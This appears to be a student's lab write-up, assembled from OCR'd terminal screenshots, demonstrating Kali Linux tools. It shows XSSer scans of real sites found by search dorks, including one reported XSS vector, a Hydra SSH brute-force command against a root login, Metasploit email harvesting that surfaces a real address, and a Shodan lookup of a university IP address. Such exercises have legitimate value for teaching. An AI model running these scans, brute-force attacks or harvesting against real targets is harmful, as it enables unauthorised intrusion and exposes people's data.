
```
[*] Final Results:

- Injections: 2
- Failed: 2
- Successful: 0
- Accur: 0.0 %
```



```
┌──(kali㉿kali)-[~/xsser]
└─$ sudo ./xsser -u 'https://target.com' -g '/path/id.php?=2' --Coo

═══════════════════════════════════════════════════════════

XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 → by psy

═══════════════════════════════════════════════════════════
Testing [XSS from URL]...
═══════════════════════════════════════════════════════════
═══════════════════════════════════════════════════════════
[*] Test: [ 1/1 ] ↔ 2022-05-20 02:37:09.858330
═══════════════════════════════════════════════════════════

[+] Target:

 [ https://target.com ]

__________________________________

[!] Hashing:

 [ 12601da8f190f51e9ac6aa3f3908cdbd ] : [ COO ]

__________________________________

[*] Trying: + ['COO']

https://target.com/path/id.php?=2

══════════════════════════════════
[*] Injection(s) Results:
══════════════════════════════════

 [NOT FOUND] → [ 12601da8f190f51e9ac6aa3f3908cdbd ] : [ COO ]

═══════════════════════════════════════════════════════════
[*] Final Results:
═══════════════════════════════════════════════════════════

- Injections: 1
- Failed: 1
- Successful: 0
- Accur: 0.0 %

═══════════════════════════════════════════════════════════
```




```
┌──(kali㉿kali)-[~/xsser]
└─$ sudo ./xsser -d 'news.php?id=' --Da
═══════════════════════════════════════════════════════════════════════════

XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 → by psy

═══════════════════════════════════════════════════════════════════════════
Testing [XSS from DORK]... Good luck! ;-)
═══════════════════════════════════════════════════════════════════════════

Searching query: https://www.bing.com/search?q="news.php?id="

[Info] Retrieving requested info...

[Error] Not any link found for that query!

Searching query: https://search.yahoo.com/search?q="news.php?id="

[Info] Retrieving requested info...

Searching query: https://www.startpage.com/do/asearch [POST: (url:"news.php?id=")]

Searching query: https://duckduckgo.com/html/ [POST: (instreamset:(url):"news.php?id=")]
═══════════════════════════════════════════════════════════════════════════
[*] Test: [ 1/6 ] ⟷ 2022-05-20 02:38:09.585053
═══════════════════════════════════════════════════════════════════════════

[+] Target:

 [ http://gba-corona.com/news.php?id=XSS ]

_____________________________________________

[!] Hashing:

 [ 9cb43b2acf3b44625d127502a231bc83 ] : [ id ]

_____________________________________________

[*] Trying:

http://gba-corona.com/news.php?id=%22%3E9cb43b2acf3b44625d127502a231bc83

_____________________________________________
```



```
═══════════════════════════════════════════════════════════════════════════
[*] Final Results:
═══════════════════════════════════════════════════════════════════════════

- Injections: 6
- Failed: 5
- Successful: 1
- Accur: 16.666666666666668 %

═══════════════════════════════════════════════════════════════════════════
[*] List of XSS injections:
═══════════════════════════════════════════════════════════════════════════

→ CONGRATULATIONS: You have found: [ 1 ] possible XSS vector! ;-)

_________________________

[+] Target: https://torry.net/news.php?id=XSS
[+] Vector: [ id ]
[!] Method: URL
[*] Hash: d2a877817ed5d7a79950ad7cd682bdf9
[*] Payload: https://torry.net/news.php?id=%22%3Ed2a877817ed5d7a79950ad7cd682bdf9
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[!] Status: XSS FOUND! [WITHOUT --reverse-check VALIDATION!]
 ____________________________________________________________
```


Hydra




```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/john/password.lst 192.168.0.1 -t 6 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-20 02:29:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 6 tasks per 1 server, overall 6 tasks, 3559 login tries (l:1/p:3559), ~594 tries per task
[DATA] attacking ssh://192.168.0.1:22/
[ERROR] could not connect to ssh://192.168.0.1:22 - Connection refused

┌──(kali㉿kali)-[~]
└─$ 
```

4.


Locate the email address using Metasploit :




```
msf6 > search collector

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/scada/igss9_misc                      2011-03-24       excellent  No     7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
   1   auxiliary/gather/advantech_webaccess_creds            2017-01-21       normal     No     Advantech WebAccess 8.1 Post Authentication Credential Collector
   2   exploit/windows/local/appxsvc_hard_link_privesc       2019-04-09       normal     Yes    AppXSvc Hard Link Privilege Escalation
   3   auxiliary/server/capture/http_basic                                    normal     No     HTTP Client Basic Authentication Credential Collector
   4   exploit/windows/http/jira_collector_traversal         2014-02-26       normal     Yes    JIRA Issues Collector Directory Traversal
   5   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   6   post/multi/gather/jboss_gather                                         normal     No     Jboss Credential Collector
   7   post/multi/gather/jenkins_gather                                       normal     No     Jenkins Credential Collector
   8   auxiliary/gather/lansweeper_collector                                  normal     No     Lansweeper Credential Collector
   9   auxiliary/scanner/lotus/lotus_domino_hashes                            normal     No     Lotus Domino Password Hash Collector
   10  exploit/multi/http/opmanager_socialit_file_upload     2014-09-27       excellent  Yes    ManageEngine OpManager and Social IT Arbitrary File Upload
   11  auxiliary/gather/exchange_proxylogon_collector        2021-03-02       normal     No     Microsoft Exchange ProxyLogon Collector
   12  post/osx/gather/hashdump                                               normal     No     OS X Gather Mac OS X Password Hash Collector
   13  auxiliary/gather/search_email_collector                                normal     No     Search Engine Domain Email Address Collector
   14  auxiliary/gather/searchengine_subdomains_collector                     normal     No     Search Engine Subdomains Collector
   15  post/windows/gather/credentials/credential_collector                   normal     No     Windows Gather Credential Collector
   16  post/windows/gather/credentials/mdaemon_cred_collector                 excellent  No     Windows Gather MDaemonEmailServer Credential Cracking
   17  post/windows/gather/credentials/purevpn_cred_collector                 normal     No     Windows Gather PureVPN Client Credential Collector
   18  post/windows/gather/credentials/steam                                  normal     No     Windows Gather Steam Client Session Collector.
   19  post/windows/gather/credentials/sso                                    normal     No     Windows Single Sign On Credential Collector (Mimikatz)
   20  auxiliary/scanner/http/wordpress_multicall_creds                       normal     No     Wordpress XML-RPC system.multicall Credential Collector
   21  auxiliary/gather/vbulletin_vote_sqli                  2013-03-24       normal     Yes    vBulletin Password Collector via nodeid SQL Injection


Interact with a module by name or index. For example info 21, use 21 or use auxiliary/gather/vbulletin_vote_sqli
```




```
msf6 > use 13
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DOMAIN                          yes       The domain name to locate email addresses for
   OUTFILE                         no        A filename to store the generated email list
   SEARCH_BING    true             yes       Enable Bing as a backend search engine
   SEARCH_GOOGLE  true             yes       Enable Google as a backend search engine
   SEARCH_YAHOO   true             yes       Enable Yahoo! as a backend search engine

msf6 auxiliary(gather/search_email_collector) > set DOMAIN yahoo.com
DOMAIN => yahoo.com
msf6 auxiliary(gather/search_email_collector) > set OUTFILE result.txt
OUTFILE => result.txt
msf6 auxiliary(gather/search_email_collector) > run

[*] Harvesting emails .....
[*] Searching Google for email addresses from yahoo.com
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from yahoo.com
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from yahoo.com
[*] Extracting emails from Yahoo search results...
[*] Located 0 email addresses for yahoo.com
[*] Writing email address list to result.txt...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) > 
```



```
msf6 auxiliary(gather/search_email_collector) > set OUTFILE checkresult
OUTFILE ⇒ checkresult
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

   Name          Current Setting  Required  Description
   ────          ───────────────  ────────  ───────────
   DOMAIN        yahoo.com        yes       The domain name to locate email addresses for
   OUTFILE       checkresult      no        A filename to store the generated email list
   SEARCH_BING   true             yes       Enable Bing as a backend search engine
   SEARCH_GOOGLE true             yes       Enable Google as a backend search engine
   SEARCH_YAHOO  true             yes       Enable Yahoo! as a backend search engine

msf6 auxiliary(gather/search_email_collector) > run

[*] Harvesting emails .....
[*] Searching Google for email addresses from yahoo.com
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from yahoo.com
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from yahoo.com
[*] Extracting emails from Yahoo search results ...
[*] Located 1 email addresses for yahoo.com
[*]     gvmgc@yahoo.com
[*] Writing email address list to checkresult ...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) > █
```




```
_zsh_autosuggest_async_request:6: p
┌──(kali㉿kali)-[~]
└─$ cat checkresult
gvmgc@yahoo.com
```



```
msf6 auxiliary(gather/search_email_collector) > set DOMAIN facebook.com
DOMAIN => facebook.com
msf6 auxiliary(gather/search_email_collector) > set OUTFILE facebookout
OUTFILE ⇒ facebookout
msf6 auxiliary(gather/search_email_collector) > run

[*] Harvesting emails .....
[*] Searching Google for email addresses from facebook.com
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from facebook.com
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from facebook.com
[*] Extracting emails from Yahoo search results ...
[*] Located 0 email addresses for facebook.com
[*] Writing email address list to facebookout ...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) > █
```

Shodan :



org:srm port:8080 org:"SRM Institute of Science" org:"SRM Institute of Sc

TOTAL RESULTS

1


New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

182.72.145.44 - /

2022-05-16T18:24:08.570557

182.72.145.44
nsg-static-044.145.72.182.airtel.in
SRM Institute of Science
India, Chennai

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Mon, 16 May 2022 17:38:22 GMT
Content-Length: 1204
```



Shodan Report

Total: 1


`org:srm port:8080 org:"SRM Institute of Science" org:"SRM Institute of Science"`

// GENERAL

Countries

India	1

org:srm port:8080 org:"SRM Institute of Science" org:"SRM Institute of Science"



24 MONTHS AGO	12 MONTHS AGO	6 MONTHS AGO	3 MONTHS AGO	1 MONTH AGO	APR 2022
0	2	2	1	1	1
0	↓ 100.00%	↓ 100.00%	0	0	